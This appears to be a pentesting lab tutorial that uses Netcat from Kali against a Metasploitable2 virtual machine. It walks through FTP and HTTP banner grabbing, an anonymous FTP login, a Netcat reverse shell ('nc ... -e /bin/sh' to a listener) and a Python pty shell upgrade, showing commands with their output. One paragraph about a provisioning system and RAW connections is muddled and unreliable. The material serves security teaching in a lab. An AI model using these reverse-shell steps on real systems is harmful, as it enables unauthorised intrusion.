Lab - Pentesting with Netcat

Overview –

In this lab, we will look at some of the features available with Netcat. The most common use for Netcat is setting up reverse and bind shells, piping, redirecting network traffic, port listening, debugging programs and scripts, and banner grabbing.

Lab Requirements


- One installation of VirtualBox (latest version, with extension pack)
- One virtual install of Kali Linux (updated and upgraded)
- One virtual install of Metasploitable2 (target)

All VirtualBox network adapters should be set to NAT network.

Begin the lab!

Log on to both your Kali and Metasploitable2 machines. The username and password for Metasploitable2 is **`msfadmin.`**

At the terminal prompt for Metasploitable2, type **`ifconfig`**. Take note of the IP address assigned to your working network adapter. This is my IP address; yours will differ!



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f6:69:30
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef6:6930/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:75 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20514 (20.0 KB)  TX bytes:24355 (23.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```


Banner grabbing

The following command is used the grab a service banner (make a raw connection to a service):

`nc [target ip address][port]`

FTP Banner Grabbing

To see what FTP service is running on our Metasploitable2 target, from your Kali machine, open a terminal and at the prompt type - **`nc 10.0.2.11 21`** (Substitute my target IP address for yours). The banner tells us we have the vsFTPD service running on port 21, and we also know the version number. I can now use searchsploit, Metasploit, or some other exploit databases to exploit the will give me access.




```
┌──(root💀kali)-[~]
└─# nc 10.0.2.11 21
220 (vsFTPd 2.3.4)
█
```

RAW Connection

We now have a raw FTP connection established. Raw (TCP/IP) is an insecure communication protocol. When using this connection protocol with the provisioning system, anyone with network access to a server with an N1 Service Provisioning System 5.1 application installed on it can connect to the provisioning system and issue commands.

RAW is insecure. SSH or SSL would secure connection types. Another interesting fact is that RAW connection application must be running a root.

We can use the RAW connection to log on as an anonymous user.



```
┌──(root💀kali)-[~]
└─# nc 10.0.2.11 21
220 (vsFTPd 2.3.4)
USER anonymous
331 Please specify the password.
PASS anonymous
230 Login successful.
pwd
257 "/"
help
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
█
```

HTTP Banner Grabbing


Using the following command, we can create a Raw connection with the Apache webserver running on Metasploitable2.

```
nc 10.0.2.11 80
```

To capture the HTTP banner information, at the screen, type the following command. When the prompt returns, press enter one more time to see the banner.

```
HEAD / HTTP/1.0
```

The web server responds with the server banner: **`Apache/2.2.8 (Ubuntu) DAV/2 and the PHP version.`**




```
┌──(root💀kali)-[~]
└─# nc 10.0.2.11 80

HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Apr 2021 06:34:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

To retrieve the top-level page on the webserver, we must first reestablish the RAW connection and at the prompt, type the following command:

```
GET / HTTP/1.0
```

Press enter one more time to see the results.




```
└─# nc 10.0.2.11 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Apr 2021 08:53:12 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          
```

Netcat Reverse Shell

Netcat is excellent for creating reverse shells and bind shells. A reverse shell is initiated from the target host back to the attack box in a listening state to pick up the shell. A bind shell is set up on the target host and binds to a specific port to listens for an incoming connection from the attack box. In malicious software, a bind shell is often referred to as a backdoor.

Let us assume we have remote command execution on the target host. First, we set up a listener using a terminal on our attack machine (kali) using the following command.


```
nc -lvp 4444
```



```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
```


On the target machine (Metasploitable2), type the following to establish a reverse shell with our attack machine. The IP address is that of my attack machine.

```
nc  10.0.2.15 4444 -e /bin/sh
```



```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ nc 10.0.2.15 4444 -e /bin/sh
```

Once the reverse shell has been established on the target machine, you will see the prompt change.




```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.11: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.11] 36195
```

This is a TTY connection with minimal functionality. At the prompt, you can see the user on the target you are currently interacting with by using the **`id`** command.

To see what current working directory you are and connected to, you can use the **`pwd`** command.

To see the contents of the working directory, you can use the **`ls`** command.




```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.11: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.11] 36195
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
bashare),1000(msfadmin)
pwd
/home/msfadmin
ls
vulnerable
```

Upgrading a Dumb Shell to Fully Interactive TTYs

One of the easiest ways to upgrade a dumb terminal is the use Python to spawn a pty. Python comes with the pty module that spawns a pseudo-terminal that allows commands like **su** to think they are being executed in a proper terminal. To upgrade a dumb shell, at your Kali terminal, run the following command:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.11: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.11] 39297
pwd
/home/msfadmin
ls
vulnerable
python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ █
```

Summary –

The Netcat utility program supports a wide range of commands to manage networks and monitor traffic data flow between systems. Computer networks, including the world wide web, are built on the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP). Think of it as a free and easy companion tool to use alongside Wireshark, which specializes in the analysis of network packets. The original version of Netcat was released back in 1995 and has received several iterative updates in the decades since.

For more information about the features of Netcat, visit https://www.varonis.com/blog/netcat-commands/ for a free cheat sheet of Netcat commands.